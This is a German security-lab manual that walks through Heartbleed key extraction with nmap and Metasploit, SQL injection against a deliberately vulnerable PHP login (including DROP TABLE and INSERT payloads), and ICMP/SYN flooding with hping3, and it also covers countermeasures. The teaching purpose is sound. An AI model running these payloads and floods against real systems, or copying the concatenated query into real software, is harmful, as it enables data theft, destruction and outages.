Wird der Angriff an der Raspberry Pi Security Workbench nachgestellt, kann zu jeder Zeit Raspberry Pi Server unter `router.local:8989` angegriffen werden.

Im ersten Schritt wird mit dem Netzwerkscanner Nmap überprüft, ob der Server für Heartbleed anfällig ist. Dieser Scan kann einige Zeit in Anspruch nehmen, währenddessen werden im Konsolenfenster des OpenSSL-Servers einzelne Anfragen angezeigt.

```
nmap --script ssl-heartbleed -sV -p 8989 router.local
```

- `nmap` Netzwerkscanner
- `--script ssl-heartbleed` Verwendung des Heartbleed-Scanner Plugins
- `-sV` Dienst- und Versionserkennung auf offenen Ports
- `-p 8989` zu verwendetener Port

- `router.local` IP des zu scannenden Servers, in diesem Fall der des Raspberry Pi Servers

Nach Abschluss des Scans wird folgender Hinweis ausgegeben. Der Server ist aus Sicht des Angreifers für Heartbleed verwundbar.

**Listing 7.1:** Nmap Ausgabe zu verwundbaren SSL-Dienst

```
PORT      STATE SERVICE REASON          VERSION
8989/tcp  open  ssl/http syn-ack ttl 64 OpenSSL s_server -www httpd
          (command line: s_server -key private_key.pem -cert
           certificate.pem -accept 8989 -www)
| ssl-heartbleed:
| VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular
|   OpenSSL cryptographic software library. It allows for stealing
|   information intended to be protected by SSL/TLS encryption.
|   State: VULNERABLE
|   Risk factor: High
```

Nun wird versucht, mittels Metasploit den Private Key des Servers auszulesen. Üblicherweise wird Metasploit als selbstständige Konsole gestartet, auf welcher einzelne Befehle zur Konfiguration des Angriffs nacheinander eingegeben werden. Diese Befehle werden stattdessen hier mit `-x` direkt als Parameter angegeben.

**Listing 7.2:** Metasploit-Plugin zum Angriff auf den OpenSSL-Server

```
msfconsole -x '
    # Lade das Heartbleed-Plugin
    use auxiliary/scanner/ssl/openssl_heartbleed;
    # Setze den Modus auf Gewinnung des Private Keys
    set action KEYS;
    # IP des Zielservers
    set RHOSTS 127.0.0.1;
    # Port des SSL-Dienstes
    set RPORT 8989;
    # erweitere Ausgabe
    set verbose true;
    # Starte den Exploit
    exploit;
    # Beende Metasploit
    exit;
'
```

Nach Start der Metasploit-Konsole – was einige Zeit in Anspruch nehmen kann – wird der OpenSSL-Server automatisiert angegriffen und bei Erfolg der Private Key auf der Konsole ausgegeben. Dieser sollte identisch zum zuvor vom Opfer erzeugten Private Key sein, der in dessen Konsole ausgegeben worden ist.

### 7.3 Gegenmaßnahmen

Veraltete OpenSSL-Bibliotheken sollten aktualisiert werden. Sicher vor Heartbleed ist OpenSSL ab Version 1.0.1g, aktuell ist die Version 1.0.2n<sup>1</sup>. Zudem sollten alle privaten Schlüssel des Servers als kompromittiert betrachtet, widerrufen<sup>2</sup> und ersetzt werden.

---

<sup>1</sup>Stand Januar 2018

<sup>2</sup>Stichwort Certificate Revocation List

# 8 SQL-Injection

Eine SQL-Injection ist ein Angriff auf eine Benutzerschnittstelle, die mit einer Datenbank im Hintergrund kommuniziert. Dabei werden SQL-Befehle z.B. über die normalen Eingabefelder einer (Web-)Applikation an die Datenbank geschickt und dort ausgeführt. Dies kann dazu führen, dass der Angreifer Zugriff auf sensible Daten oder Anwendungen erhält oder sogar die komplette Datenbank löschen kann.

## 8.1 Erklärung

Beinahe jede moderne Anwendung - sei es eine Webanwendungen wie Facebook oder eine klassische Client-Server-Applikation mit einer speziellen Benutzeroberfläche wie SAP ERP - verwendet im Hintergrund ein Datenbankmanagementsystem zur Verwaltung und Speicherung der Applikationsdaten. Die Datenbank ist dabei i.d.R. von größerem Wert als die Anwendung selbst. In Industrieunternehmen enthalten Datenbanken z.B. Informationen zu Mitarbeitern, Kunden, Finanztransaktionen, Produktionsplänen oder geheime Dokumente der Produktentwicklung. Datenbanken sind somit ein kritischer Bestandteil vieler Unternehmen. Deren Verfügbarkeit und Sicherheit ist wichtig für den Fortbestand des Unternehmens und daher auch gesetzlich geregelt<sup>1</sup>.

Kriminell motivierte Hacker haben daher ein hohes Interesse daran, Zugang zu diesen Daten zu erhalten. Eine möglicher Zugriffsweg hierfür ist das Ausnutzen von Schwachstellen durch SQL-Injections.

Um SQL-Injections durchführen zu können, wird lediglich ein grundlegendes Verständnis klassischer Anwendungsarchitekturen und der Datenbankabfragesprache SQL benötigt. Die Grundlagen hierzu werden nachfolgend erläutert.

### 8.1.1 Grundlagen Datenbanksysteme

*Datenbanksysteme* (DBS) sind ein weithin genutztes Hilfsmittel zur rechnergestützten Organisation, Erzeugung, Veränderung und Verwaltung großer Daten-

---

<sup>1</sup>Siehe [https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/\\_content/baust/b05/b05007.html](https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/baust/b05/b05007.html)

sammlungen und stellen in vielen Unternehmen und Organisationen die zentrale Informationsbasis zu ihrer Aufgabenerfüllung bereit. Ein DBS besteht aus einem *Datenbankmanagementsystem* (DBMS) und einer oder mehrerer Datenbanken. Eine Datenbank ist eine Zusammenstellung von Daten samt ihrer Beschreibung (Metadaten), die persistent im DBS abgelegt werden.

Das DBMS bildet die Schnittstelle zwischen den Datenbanken und dient den Benutzern zur Datenverwaltung und -Veränderung. Die zentralen Aufgaben eines DBMS sind im Wesentlichen die Bereitstellung verschiedener Sichten auf die Daten (Views), die Konsistenzprüfung der Daten (Integritätssicherung), die Autorisationsprüfung, die Behandlung gleichzeitiger Zugriffe verschiedener Benutzer (Synchronisation) und das Bereitstellen einer Datensicherungsmöglichkeit, um im Falle eines Systemausfalls zeitnah Daten wiederherstellen zu können.

Der Zugriff auf die Daten erfolgt mithilfe einer standardisierten Abfragesprache, der *Structured Query Language* (SQL). Durch sie können Datenstrukturen angelegt und verändert werden, neue Daten zur Datenbank hinzugefügt sowie bestehende Daten verändert oder gelöscht werden.

### 8.1.2 3-Schichten-Architektur




Abbildung 8.1: 3-Schichten-Architektur

DBS werden von Endanwendern nicht direkt genutzt, sondern werden durch die Applikation und graphische Oberflächen verschaltet. Der Benutzer greift z.B. via HTTP über die Oberfläche auf die Applikation zu. Die Applikation selbst ist mit einem dedizierten Datenbankbenutzer mit dem DBS verbunden, die Kommunikation erfolgt über SQL. Diese Architektur wird wegen ihrer drei Ebenen - der Präsentations-, der Logik- und der Persistenzschicht - auch als 3-Schichten-Architektur bezeichnet (vergleiche Abbildung 8.1).

Die Applikationen stellen dem Benutzer Eingabefelder zur Verfügung, mittels derer die Benutzer Daten auslesen, verändern oder neu erzeugen können. Die Benutzereingaben werden zu bereits vorgefertigten SQL-Statements hinzugefügt und an das DBS gesendet. Das DBS verarbeitet das Statement und sendet eine Antwort an die Anwendung zurück.

### 8.1.3 Der Angriff

Bei einer SQL-Injection werden, wie der Name schon impliziert, (Teile von) SQL-Statements an die normalen Benutzereingaben angehängt, um somit die Logik und die Sicherheitsmechanismen der Applikation zu umgehen.

Der SQL-Interpreter des DBMS führt das ursprüngliche und die angehängten Statements aus. Mittels geschickter SQL-Injections können über harmlose Benutzerschnittstellen ganze Datenbanken gelöscht werden.

## 8.2 Vorbereitung

Für diesen Angriff wird ein Kali Linux 2.0 Rechner benötigt und die aktuelle Security Workbench. Der Angriff kann auf beiden Raspberry Pis, die Kali Linux 2.0 installiert haben, ausgeführt werden. Der lokale Webserver muss nicht erst installiert werden, sondern wird durch einen Docker-Container zur Verfügung gestellt.

## 8.3 Ablauf

### 8.3.1 Aufbau des Login-Web-Services

Das Tutorial wird über die Security Workbench unter dem Hauptmenüpunkt 4 aufgerufen. Zu Beginn wird ein Docker-Container gestartet, in dem ein Apache2-Webserver und ein MySQL-DBMS gestartet wird. Anschließend wird die Datenbank initialisiert. Dabei wird folgendes Schema erstellt:

Field	Type	Null	Key	Default	Extra
userId	int(11)	NO	PRI	NULL	auto_increment
userName	varchar(255)	YES		NULL	
password	varchar(30)	YES		NULL	

Abbildung 8.2: Tabellenstruktur der Tabelle „secretUserData“

Nun stehen verschiedene Tutorials zur Verfügung. Sie alle basieren auf demselben Web-Service, einem Login für eine Website (siehe Abbildung 8.3). Der Web-Service wurde in HTML/CSS, JavaScript und PHP entwickelt. Die Benutzereingaben werden auf der HTML-Seite entgegen genommen und über einen Ajax-Aufruf an PHP übergeben.

The form is a simple login interface. At the top, it says "Login". Below that is a label "Benutzername:" followed by an empty input field. Below that is a label "Passwort:" followed by another empty input field. At the bottom is a single "Login" button.

Abbildung 8.3: Login-Oberfläche des Web-Services

Dort werden die Benutzereingaben in ein vordefiniertes SQL-Statement eingefügt (siehe Listing 8.1) und an das DBS zur Ausführung übermittelt. Die Antwort des Servers, ein oder mehrere zutreffende Tupel mit der User-ID, dem User-Namen und dem User-Passwort werden anschließend unterhalb des Eingabefelds in dem Web-Service angezeigt. Dort ist ebenfalls das im DBS ausgeführte SQL-Statement zu sehen.

Listing 8.1: SQL-Statement

```
$query = '
    SELECT *
    FROM secretUserData
    WHERE userName = "'.$username.'"
        AND password = "'.$password.'";
';
```

Zudem sind zwei Buttons verfügbar, mit denen die Tabellenstruktur sowie der momentane Inhalt der Tabelle angezeigt werden können.

### 8.3.2 SQL-Injection zum Auslesen von Daten

Im ersten Teil des Tutorials werden mittels einer einfachen SQL-Injection Daten aus der Datenbank gelesen, auf die man über die Anwendung eigentlich keinen Zugriff hätte. Über die zwei Eingabefelder „Benutzername“ und „Login“ kann sich der Benutzer bei einer Anwendung anmelden. Die Eingaben werden an die

Datenbank geschickt und in einem SELECT-Statement überprüft. Anschließend wird der selektierte Datensatz zurück geschickt.

Als erstes melden wir uns mit einem schon bekannten User und Passwort an, um die Funktionsweise zu testen. Nutze hierzu den User `Douglas Adams` mit dem Passwort `DontPanic!` und drücke auf den "LoginButton."

The screenshot shows a login form titled "Login". It has two input fields: "Benutzername:" containing "Douglas Adams" and "Passwort:" containing "DontPanic!". Below the inputs is a blue "Login" button. To the right of the button, a message in orange text says "Folgende Query wurde gebildet:" followed by the SQL query "SELECT \* FROM secretUserData WHERE userName = "Douglas Adams" AND password = "DontPanic!";". Below this, another message says "Login successful with user:". A table below shows the user data: ID 1, Name Douglas Adams, Password DontPanic!. The table has three columns: ID, Name, and Password.

ID	Name	Password
1	Douglas Adams	DontPanic!

Abbildung 8.4: Normaler Login

Dieses Szenario spiegelt die angedachte Nutzung des Login-Dienstes wieder. Ein Nutzer meldet sich mit seinen Anmeldedaten an und deren Existenz wird in der Datenbank überprüft. Stimmen die Anmeldedaten überein, ist der Nutzer angemeldet und hat Zugriff auf die Anwendung.

Als nächstes sollen mittels einer SQL-Injection alle User der Datenbank „secretUserData“ ausgegeben werden. Ersetze die aktuellen Eingaben hierzu z.B. durch `blabla" OR "1"="1`.

**Login**

Benutzername:  
blabla" OR "1"="1

Passwort:  
blabla" OR "1"="1

Folgende Query wurde gebildet:  
SELECT \* FROM secretUserData WHERE userName = "blabla" OR "1"="1" AND password = "blabla" OR "1"="1";

---

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga

---

Abbildung 8.5: Login mit SELECT-Injection

Nun wurden alle Tupel, die in der Tabelle „secretUserData“ enthalten sind ausgegeben. Möglich ist das durch das Anhängen von z.B. `OR "1"="1` an eine beliebige Eingabe. Hierdurch werden die Abfragen der WHERE-Klausel grundsätzlich zu TRUE ausgewertet. Am obigen Beispiel erläutert bedeutet dies:




Abbildung 8.6: Auswertung von OR "1-1"

Sobald alle Ausdrücke innerhalb der WHERE-Klausel zu TRUE evaluiert wurden, wird die gesamte Datenbanktabelle ausgegeben. Hängt man den Zusatz lediglich

an das Eingabefeld für das Passwort an, erhält man den Datensatz für den eingegebenen Benutzer. Dieses Szenario ist z.B. typisch, wenn man bereits einen möglichen Benutzernamen für die Applikation kennt, aber dessen Passwort unbekannt ist.

### 8.3.3 SQL-Injection zum Einfügen von Daten

Im zweiten Teil des Tutorials wird mittels einer SQL-Injection ein zusätzlicher Datensatz in die Tabelle eingefügt. Die Beispiel-Applikation ist äquivalent zu der aus dem ersten Tutorial. Dieses mal hängen wir an einen beliebigen Benutzernamen folgendes INSERT-Statement inkl. Kommentar an:

```
"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- . Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden. Durch diese Injection werden dem DBS prinzipiell drei Befehle übergeben:
```

The screenshot shows a login form with two input fields: 'Benutzername:' containing 'bla';' and 'Passwort:' containing 'blabla'. Below the inputs is a 'Login' button. To the right of the inputs, a message in yellow text says 'Folgende Query wurde gebildet:' followed by the generated SQL query: 'SELECT \* FROM secretUserData WHERE userName = "bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- " AND password = "blabla";'. A red message below it states 'Kein User mit Namen bla'; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); -- und Passwort blabla vorhanden'. At the bottom, there's a table titled 'Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.' with two buttons: 'Zeige Tabellenstruktur' and 'Zeige Tabelleninhalt'. The table itself contains the following data:

ID	Name	Password
1	Douglas Adams	DontPanic!
2	Harry Potter	CaputDraconis
3	James T. Kirk	BeamMeUpScotty
4	Grumpy Cat	No!
5	Dalek	Exterminate!
6	The Doctor	Allons-y
7	Deadpool	Chimichanga
1234	Hackerman	fsociety

Abbildung 8.7: Login mit INSERT-Injection

- Das ursprüngliche SELECT-Statement bis zur Eingabe eines Benutzers:  
`SELECT * FROM secretUserData WHERE username = "<übergebener Benutzername>";`
- Das angehängte INSERT-Statement:  
`INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety");`

- Ein Kommentar, der in SQL mit zwei Bindestrichen eingeleitet wird: `--`. Hierdurch wird der SQL-Code, der noch zum ursprünglichen SELECT-Statement gehört, als Kommentar vom SQL-Interpreter ignoriert. Im Beispiel betrifft das: `" AND password = "<übergebenes Passwort>;`

Sieht man sich nach der Ausführung des Statements die Inhalte der Tabelle an, ist zu sehen, dass sich ein neuer Datensatz mit der User-ID 1234, dem Username „Hackerman“ und dem Passwort „fsociety“ enthält. Nutzt man für die Injection zusätzlich einen existierenden Benutzernamen statt der Eingabe „bla“, wird man gleichzeitig bei der Applikation angemeldet.

### 8.3.4 SQL-Injection zum Löschen von Tabellen

Im dritten Teil des Tutorials wird mittels einer SQL-Injection die komplette Tabelle gelöscht (DROP).

Bitte beachte, dass du die Datenbank erst im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach dem DROP weiterarbeiten möchtest!

Nun hängen wir an einen beliebigen Benutzernamen folgendes Statement inkl. Kommentar an: `"; DROP TABLE secretUserData; --`. Im Eingabefeld für das Passwort können ebenfalls beliebige Zeichen eingegeben werden.

The screenshot shows a login form with the following fields:

- Benutzername:** Douglas Adams"; DROP TABLE secretUserData;--
- Passwort:** blabla
- Login:** (button)

Below the form, the page displays the generated SQL query and the resulting user information:

```
Folgende Query wurde gebildet:  
SELECT * FROM secretUserData WHERE userName = "Douglas Adams"; DROP TABLE secretUserData; --" AND password = "blabla";
```

-----

Login successful with user:

ID	Name	Password
1	Douglas Adams	DontPanic!

-----

Hier kannst du dir die Tabellenstruktur bzw. den aktuellen Tabelleninhalt der Tabelle "secretUserData" jederzeit ansehen, um die Auswirkung deiner SQL-Injection zu prüfen.

[Zeige Tabellenstruktur] [Zeige Tabelleninhalt]

Datenbank existiert nicht

Abbildung 8.8: Login mit DROP-Injection

Die Ausführung der drei Statements (SELECT, DROP, Kommentar) ist äquivalent zum vorherigen Beispiel.

### 8.3.5 Die SQL-Injection-Spielwiese

Unter Punkt 4 in der Konsole der Security Workbench findest du die SQL-Injection-Spielwiese. Innerhalb dieser Spielwiese kannst du beliebige SQL-Injections ausprobieren.

Szenario	Statement	Einfügen in...
SELECT	bla" OR "1"="1	Benutzername und/oder Passwort
INSERT	bla"; INSERT INTO secretUserData VALUES(1234, "Hackerman", "fsociety"); --	Benutzername oder Passwort
UPDATE	bla"; UPDATE secretUserData SET password = "0000"; --	Benutzername oder Passwort
ALTER TABLE	bla"; ALTER TABLE secretUserData ADD COLUMN blabla INT; --	Benutzername oder Passwort
DROP TABLE	bla"; DROP TABLE secretUserData; --	Benutzername oder Passwort
DROP SCHEMA	bla"; DROP SCHEMA vulnerableDB; --	Benutzername oder Passwort
CREATE TABLE	bla"; CREATE TABLE NewTable(Col1 INT PRIMARY KEY, Col2 INT); --	Benutzername oder Passwort

Abbildung 8.9: Verschiedene SQL-Injections zum Ausprobieren

Als Hinweis sind die Statements der vorhergegangenen Beispiele und einige Weitere im nachfolgenden Fenster hinterlegt. Um sie zu sehen musst du lediglich den Inhalt des Fensters mit der Maus markieren. Bitte beachte, dass du die Datenbank im Hauptmenü des Konsolen-Skripts im Unterpunkt „5. Datenbank zurück setzen“ wieder initialisieren musst, wenn du nach einer Datenstruktur verändernden SQL-Injection weiter arbeiten willst. Dazu musst du die Anwendung nicht schließen. Deine Änderungen am Inhalt oder an der Struktur der Datenbank kannst du mit der Anzeige der Tabellenstruktur bzw. dem Inhalt jederzeit prüfen.

Neben den hier aufgelisteten gibt es noch eine Vielzahl weiterer SQL-Injections. Nicht alle werden in diesem Beispiel funktionieren, da der Erfolg von SQL-Injections von mehreren Faktoren abängig ist:

- Die Programmiersprache der Anwendung
- Das verwendete DBMS
- Die Berechtigungen, die der Datenbankbenutzer der Anwendung inne hat

## 8.4 Gegenmaßnahmen

Viele Programmiersprachen haben mittlerweile Mechanismen eingebaut, mittels derer SQL-Injections abgewehrt werden können. So ist es in den meisten Programmier- und Skriptsprachen nicht mehr möglich, innerhalb eines DB-Aufrufs mehrere SQL-Statements auszuführen. In einigen wenigen ist dies immer noch möglich, wie z.B. in der Skriptsprache PHP.

#### 8.4.1 Prepared Statements

Durch sogenannte „Prepared Statements“ können SQL-Injections vollständig unterbunden werden. Statt das SQL-Statement komplett auf der Applikationsseite zusammenzustellen, wird das Statement auf zwei Mal an das DBS gesendet. Im ersten Aufruf wird das vorbereitete Statement ohne die Nutzereingaben an das DBS übermittelt. Hierdurch wird dem DBS die Struktur des Statements im Vorfeld angekündigt. Nachfolgend ist das Prepared Statement eines SELECT-Statements zu sehen:

**Listing 8.2:** Prepared Statement

```
prepare("SELECT * FROM secretUserData where userName = ?");
```

Die vom Nutzer eingegebenen Parameter werden erst im Anschluss an das DBS übermittelt:

**Listing 8.3:** Übergabe der Parameter

```
execute($_GET['name']);
```

Dort werden sie in das bereits angekündigte Statement eingefügt und ausgeführt. Übergebene Parameter, auch wenn ihnen SQL-Code hinzugefügt wurde, werden ausschließlich als Textinput interpretiert.

#### 8.4.2 Escapen von Eingaben

Eine weitere Möglichkeit die Datenbank vor unberechtigtem Zugriff und Manipulationen zu schützen ist das Escapen aller Nutzereingaben. Das grundlegende Problem bei SQL-Injections ist die Interpretation von Texteingaben als ausführbare Anweisungen für das DBMS. Durch das Escapen der Eingaben werden Metazeichen wie Anführungszeichen maskiert und somit vom SQL-Interpreter nicht beachtet. Nachfolgend ist das Escapen von Strings in PHP dargestellt:

**Listing 8.4:** Escapen von Strings in PHP

```
mysql_real_escape_string("some String");
```

# 9 DoS Angriffe

DoS (Denial of Service, zu dt: Dienstblockade) bezeichnet die vorübergehende Nichtverfügbarkeit eines Dienstes durch Überlastung. Wird die Überlastung von mehreren Systemen verursacht, spricht man von DDoS (Distributed Denial of Service).

## 9.1 Erklärung

DoS-Angriffe werden in der Regel in folgende drei Varianten aufgeteilt:

- Bandbreitensättigung
- Ressourcensättigung
- Herbeiführung von System- und Anwendungsabstürzen

### 9.1.1 Bandbreitensättigung

Bei einer Bandbreitensättigung geht der Angriff gezielt auf das Netzwerk bzw. dessen Router und andere Weiterleitungsstellen, oder konkret an die daran angeschlossenen Netzwerkverbindungen. Jeder Router kann nur eine endliche Datenmenge gleichzeitig bewältigen. Dies hängt von Ausstattung und Leistungsfähigkeit des Geräts ab. Ein DoS wird hier herbeigeführt, indem das angreifende Programm oder die angreifenden Programme die komplette Bandbreitenkapazität der Netzwerkverbindung in Anspruch nehmen. Solange der Angriff fortsetzt und nicht unterbunden wird, kann der Router keine oder nur wenige Netzwerksdaten senden. Die Nutzung der bereit gestellten Dienste, beispielsweise Internet-, Datei-, Web- oder Mailserver, fällt demnach aus.

Ein Beispiel für die Bandbreitensättigung ist das ICMP/Ping-Flooding. Dabei werden so schnell wie möglich eine große Anzahl von Pings an den Zielrechner geschickt. Antwortet das Opfer auf diesen Pings mit einem Reply, wird so sowohl eingehende als auch ausgehende Bandbreite verbraucht. Besonders erfolgreich sind Ping-Attacken wenn dem Angreifer eine hohe oder höhere Bandbreite zur Verfügung steht als dem Attackierten.

### 9.1.2 Ressourcensättigung

Die Ressourcensättigung funktioniert auf ähnliche Weise, kommt laut diverser Statistiken jedoch häufiger zum Einsatz. Bei diesem Angriffs-Typ werden die für die Anwendung zur Verfügung stehenden Ressourcen des Zielsystems gezielt aufgebraucht. Da jeder Webserver eine maximale Verbindungsanzahl besitzt, kann diese so beispielsweise mit ungültigen Anfragen gefüllt werden, um andere (echte) Clients zu unterbinden. Bekannte Methoden hierfür sind unter anderem die SYN- und RST-Floods, welche mehrere Tausend gefälschte Verbindungsanfragen zum Server senden, und diesen so überfordern können (siehe Spoofing). Bei einer SYN-Flood-Attacke wird der Anfang des „Three-Way- Handshakes“ nachgeahmt, welcher bei einer TCP-Verbindung durchgeführt wird. Da die Ursprungs-IP-Adresse gefälscht ist, wartet der Server danach vergeblich auf den zweiten Handschüttler, und so häufen sich die unbeantworteten Verbindungen, bis der Server die maximale Anzahl der Verbindungen erreicht hat, und keine Verbindungen mehr akzeptiert. So kann kein anderer Client Informationen von diesem Server erhalten.

### 9.1.3 Herbeiführung von System- und Anwendungsabstürzen

Die am simpelsten zu realisierende DoS-Attacke (abgesehen vom Analyseaufwand) ist die Herbeiführung von System- und Anwendungsabstürzen. Bei diesen werden allseits bekannte Programmfehler der Hard- und Software ausgenutzt, um so beispielsweise Endlosschleifen in Programmen auszulösen. Ein bekanntes Beispiel hierfür ist die Ping-of-Death-Attacke, bei welcher überlange ICMP-Echo-Requests verwendet werden. Der Zielrechner bricht früher oder später aufgrund der fehlerhaft implementierten Verarbeitung solcher Netzwerkdaten zusammen.

## 9.2 Vorbereitung

Für diesen Angriff werden zwei Kali Linux 2.0 Rechner mit der aktuellen Security Workbench benötigt und ein Rechner mit Debian bzw. Raspbian. Ein Rechner übernimmt die Rolle des Angreifers, der andere die des Opfers. Für die Durchführung der Angriffe wird das Programm hping3 verwendet.

## 9.3 Ablauf

Es sind zwei verschiedene DoS-Angriffe in die Workbench integriert. Zu einem ICMP/Ping-Flooding, das einen Angriff auf die Bandbreite des Opfers darstellt. Der zweite verfügbare Angriff ist SYN-Flooding. Dabei wird eine Schwachstelle im

TCP-Protokoll ausgenutzt und Ressourcen auf dem Rechner des Opfers verbraucht und diesen letztendlich zum Absturz bringt.

### 9.3.1 ICMP/Ping-Flooding

In diesem Abschnitt wird nun ein einfaches Ping-Flooding durchgeführt. Zuerst wird das eigene Netzwerkinterface ermittelt:

```
ifconfig
```

Das Netzwerkinterface wird nun eingegeben und die IP-Adresse des Opfers wird ermittelt mit:

```
arp-scan --interface eth0 --localnet
```

- `--interface eth0` benennt das zu verwendende Netzwerkinterface über das gescannt werden soll
- `--localnet` generiert die IP-Adressen mithilfe der Netzwerkinterfacekonfiguration

Nun wird mit `hping3` der eigentliche Angriff gestartet:

```
hping3 --flood --rand-source --icmp IP_ADRESSE
```

- `--flood` schickt soviele Pakete so schnell wie möglich und ignoriert Replys
- `--rand-source` gibt zufällige Absender-IP-Adressen an und erschwert somit das Finden der Quelle des Angriffs
- `--icmp` sagt hping es soll ICMP-Ping-Pakete verschicken

Nun werden Pakete an das Opfer gesendet. Das Opfer kann nun versuchen die Webseite news.local im Browser aufzurufen. Aufgrund des Angriffs wird die Webseite jedoch nicht erreichbar sein. Der Angriff wird mit Ctrl+C beendet. In Abbildung 9.1 kann man das hping-Fenster nach einem erfolgreichen Angriff sehen.

```

Terminal
File Edit View Search Terminal Help
HPING 192.168.178.65 (eth0 192.168.178.65): icmp mode set, 28 headers + 0 data b
bytes
hpPing in flood mode, no replies will be shown
^C
--- 192.168.178.65 hpPing statistic ---
5630782 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Press enter to close window:

```

Abbildung 9.1: Stand des Tutorials nachdem der ARP-Scan durchgeführt wurde

### 9.3.2 SYN-Flooding

#### 9.3.2.1 Erklärung

Die SYN-Flood Attacke verwendet das Grundprinzip des TCP Transportprotokolls um Dienste oder Server für den Nutzer unerreichbar zu machen. Normalerweise wird eine TCP Verbindung zwischen Client und Server auf Folgende Weise aufgebaut.

- Der Client fordert eine Verbindung mit dem Server an, indem er eine SYN(synchronize) Nachricht an den Server sendet.
- Der Server bestätigt die Anfrage indem er eine SYN-ACK(synchronize acknowledge) Nachricht an den Client zurückschickt.
- Der Client antwortet nun mit einer ACK(acknowledge) Nachricht an den Server um den Verbindungsauftbau abzuschließen.

Dieser Vorgang wird der TCP Three-Way-Handshake genannt und ist die Grundlage für den verbindungsorientierten Aufbau mit dem TCP Protokoll.




Abbildung 9.2: Normaler Ablauf beim TCP Verbindungsaufbau

Die SYN-Flood Attacke funktioniert nun indem der Server nicht die von ihm erwartete ACK Nachricht erhält um die Verbindung vollständig aufzubauen. Dies kann man dadurch realisieren, dass der Client keine ACK Nachricht an den Server zurückschickt. Eine der Möglichkeiten ist das Spoofing der Client IP-Adresse. Dadurch sendet der Server die SYN-ACK Nachricht an die falsche IP-Adresse. Der Client der nun die Nachricht erhält, wird nun nicht mit der ACK Nachricht antworten, da er nie eine SYN Nachricht zum Verbindungsaufbau an diesen Server geschickt hat.

